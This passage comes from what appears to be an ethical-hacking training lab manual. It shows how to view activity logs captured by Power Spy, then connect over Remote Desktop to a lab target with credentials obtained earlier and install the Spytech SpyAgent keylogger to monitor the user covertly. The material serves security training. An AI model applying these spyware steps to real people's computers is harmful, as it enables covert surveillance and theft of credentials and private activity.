


Figure 3.1.20: Enter the password

T A S K 1 . 5

View all the Recorded Activities

34. In the **Register product** window, click **Later**.
35. The **Power Spy Control Panel** window appears. Click on **Stop monitoring** to stop monitoring the user activities.



Figure 3.1.21: Stop the monitoring

36. Click **Applications executed** from the options to check the applications running on the target system.



Figure 3.1.22: Click Applications executed

Module 06 - System Hacking

37. A window appears, showing the applications running on the target system, as shown in the screenshot.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.

The screenshot shows a software interface titled "Log View - Applications 34 records". On the left, there's a sidebar with "Select User:" dropdown set to "Jason" and "Select Log Type:" dropdown set to "Applications". The main pane displays a table with columns: Timestamp, User Name, Name, and Path. The table lists numerous entries for Jason, mostly related to setup.exe and various Windows processes like explorer.exe, appdata.exe, and shellexperiencehost.exe. At the bottom of the main pane, there's a summary box with details: Timestamp: 11/8/2019 12:39:51 PM, User Name: Jason, Path: c:\program files (x86)\pw2\setup.exe, and Name: setup.exe. Below the table are navigation buttons: Report, Search, Previous, Next, Delete, Delete All, and Export.

Select User:	Timestamp	User Name	Name	Path
Jason	11/8/2019 12:39:49 PM	Jason	setup.exe	c:\program files (x86)\pw2\setup.exe
Jason	11/8/2019 12:39:49 PM	Jason	setup.exe	c:\program files (x86)\pw2\setup.exe
Jason	11/8/2019 12:39:42 PM	Jason	appdata.exe	c:\program files (x86)\pw2\appdata.exe
Jason	11/8/2019 12:39:41 PM	Jason	appdata.exe	c:\program files (x86)\pw2\appdata.exe
Jason	11/8/2019 12:39:38 PM	Jason	load.exe	c:\program files (x86)\pw2\load.exe
Jason	11/8/2019 12:39:35 PM	Jason	explorer.exe (Program Manager)	c:\windows\explorer.exe
Jason	11/8/2019 12:39:28 PM	Jason	appdata.exe	c:\program files (x86)\pw2\appdata.exe
Jason	11/8/2019 12:38:59 PM	Jason	shellexperiencehost.exe (Start)	c:\windows\systemapps\shellexperiencehost_c05n1h.
Jason	11/8/2019 12:38:57 PM	Jason	explore.exe (Internet Explorer)	c:\program files\internet explorer\explore.exe
Jason	11/8/2019 12:38:57 PM	Jason	searchui.exe (Search)	c:\windows\systemapps\microsoft.windows.cortana_c
Jason	11/8/2019 12:38:57 PM	Jason	explorer.exe	c:\windows\explorer.exe
Jason	11/8/2019 12:38:57 PM	Jason	appdata.exe	c:\program files (x86)\pw2\appdata.exe
Jason	11/8/2019 12:38:55 PM	Jason	explore.exe (Internet Explorer)	c:\program files\internet explorer\explore.exe
Jason	11/8/2019 12:37:04 PM	Jason	explorer.exe	c:\windows\explorer.exe
Jason	11/8/2019 12:36:43 PM	Jason	explore.exe (Internet Explorer)	c:\program files\internet explorer\explore.exe
Jason	11/8/2019 12:32:45 PM	Jason	appdata.exe	c:\program files (x86)\pw2\appdata.exe
Jason	11/8/2019 12:32:45 PM	Jason	setup.exe	c:\program files (x86)\pw2\setup.exe

Figure 3.1.23: Applications running on the target system

38. Click the **Websites Visited** option from the left-hand pane to view the websites opened by the victim.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.

The screenshot shows the same "Log View" application interface as Figure 3.1.23, but with "Websites Visited" selected in the "Select Log Type:" dropdown. The main pane displays a table with columns: Timestamp, User Name, and Content. The table lists various websites visited by Jason, such as LinkedIn, Google accounts, and Microsoft sites. At the bottom of the main pane, there's a summary box with details: Timestamp: 11/8/2019 12:38:51 PM, User Name: Jason, and Content: https://www.linkedin.com/in/logout. Below the table is a screenshot of a LinkedIn login page with the message "Upgrade browser for full LinkedIn experience". Navigation buttons at the bottom include Report, Search, Previous, Next, Delete, Delete All, and Export.

Select User:	Timestamp	User Name	Content
Jason	11/8/2019 12:38:51 PM	Jason	https://www.linkedin.com/in/logout
Jason	11/8/2019 12:38:50 PM	Jason	https://accounts.google.com/logout
Jason	11/8/2019 12:38:49 PM	Jason	https://accounts.google.com/signin/v2/sl/pwd?service=mail&passive=true&rm=false&continue=https%3A%2F%
Jason	11/8/2019 12:38:38 PM	Jason	https://accounts.google.com/signin/v2/identifier?service=mail&passive=true&rm=false&continue=https%3A%2F%
Jason	11/8/2019 12:38:26 PM	Jason	https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=false&continue=https://mail.google.c
Jason	11/8/2019 12:38:12 PM	Jason	https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=false&continue=https://mail.google.c
Jason	11/8/2019 12:38:11 PM	Jason	https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=false&continue=https://mail.google.c
Jason	11/8/2019 12:37:54 PM	Jason	https://www.facebook.com
Jason	11/8/2019 12:37:39 PM	Jason	https://www.linkedin.com/?tk=guest_homepage-basic_nav-header-signin
Jason	11/8/2019 12:37:28 PM	Jason	https://www.linkedin.com/login?fromSgnIn=true&tk=guest_homepage-basic_nav-header-signin
Jason	11/8/2019 12:37:15 PM	Jason	https://www.linkedin.com
Jason	11/8/2019 12:37:05 PM	Jason	http://www.msn.com/en-in/?cid=iehp
Jason	11/8/2019 12:32:37 PM	Jason	https://www.linkedin.com
Jason	11/8/2019 12:32:29 PM	Jason	http://www.msn.com/en-in/?cid=iehp
Jason	11/8/2019 12:32:28 PM	Jason	http://go.microsoft.com/fwlink/p/?LinkId=253143

LinkedIn
Upgrade browser for full LinkedIn experience

It looks like you may be using a web browser version that we don't support. Make sure you're using the most recent version of your

LinkedIn © 2018 User Agreement Privacy Policy Community Guidelines Cookies Policy Copyright Policy Guest Controls

Report Search Previous Next Delete Delete All Export

Figure 3.1.24: Websites Visited by user on the target system

39. Similarly, you can click on other options such as **Screenshots**, **Windows Opened**, **Clipboard**, and **Event History** to check other detailed information.

Note: Using this method, an attacker might attempt to install keyloggers and thereby gain information related to the websites visited by the victim, keystrokes, password details, and other information.

40. Close all open windows on the target system (here, 10.10.10.16).
41. Close **Remote Desktop Connection** by clicking on the close icon (X).
42. This concludes the demonstration of how to perform user system monitoring and surveillance using Power Spy.
43. Close all open windows and document all the acquired information.

User System Monitoring and Surveillance using Spytech SpyAgent

T A S K 2

Here, we will perform user system monitoring and surveillance using Spytech SpyAgent.

Note: Here, we will use **Windows Server 2019** as the host machine and **Windows Server 2016** as the target machine. We will first establish a remote connection with the target machine and later install the keylogger spyware (Here, Spyware SpyAgent) to capture keystrokes and monitor the other activities of the user.

T A S K 2.1

Establish a Remote Desktop Connection

1. On the **Windows Server 2019** virtual machine. Click the **Type here to search** icon () at the bottom of the **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.
2. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.10.16 [Windows Server 2016]**) and click **Connect**.




Figure 3.2.1: Remote Desktop Connection: entering the target IP address

 Spytech
SpyAgent is a powerful piece of computer spy software that allows you to monitor everything users do on a computer—in complete stealth mode. SpyAgent provides a large array of essential computer monitoring features as well as website, application, and chat-client blocking, lockdown scheduling, and the remote delivery of logs via email or FTP.

- The **Windows Security** pop-up appears. Enter the **Password** as **qwerty** and click **OK**.

Note: Observe **CEH\Jason** user under **User name**. This is because we have logged with Jason's user credentials, located on the target system (10.10.10.16).

Note: Here, we are using the target system user credentials obtained from the previous lab.



Figure 3.2.2: Windows Security pop-up

- A **Remote Desktop Connection** window appears; click **Yes**.




Figure 3.2.3: Remote Desktop Connection window

Note: You cannot access the target machine remotely if it is off. This is possible only when the machine is turned on.

5. A **Remote Desktop connection** is successfully established.
6. Close the **Server Manager** window and minimize **Remote Desktop Connection**.
7. Navigate to **Z:\CEHv11 Module 06 System Hacking\Spyware\General Spyware** and copy the **Spytech SpyAgent** folder.
8. Switch to the **Remote Desktop Connection** window and paste the **Spytech SpyAgent** folder on target system's **Desktop**, as shown in the screenshot.




Figure 3.2.4: Pasting Spytech SpyAgent folder on the Desktop

9. Open the **Spytech SpyAgent** folder and double-click the **Setup (password=spytech)** application.

Note: If a **User Account Control** pop-up appears, click **Yes**.

10. The **Spytech SpyAgent Setup** window appears; click **Next**. Follow the installation wizard and install **Spytech SpyAgent** using the default settings.



Figure 3.2.5: Spytech SpyAgent Setup window

11. In the **Select SpyAgent Installation Type** window, ensure that the **Administrator/Tester** radio button is selected; click **Next**.




Figure 3.2.6: Select SpyAgent Installation Type window

12. In the **Ready To Install** window, click **Next**.
13. The **Spytech SpyAgent Setup** pop-up appears, asking **Would you like to include an uninstaller?**; click **Yes**.

14. The **Spytech SpyAgent** folder location window appears; close the window.



Figure 3.2.7: Spytech SpyAgent folder

15. In the **A NOTICE FOR ANTIVIRUS USERS** window; read the notice and click **Next**.

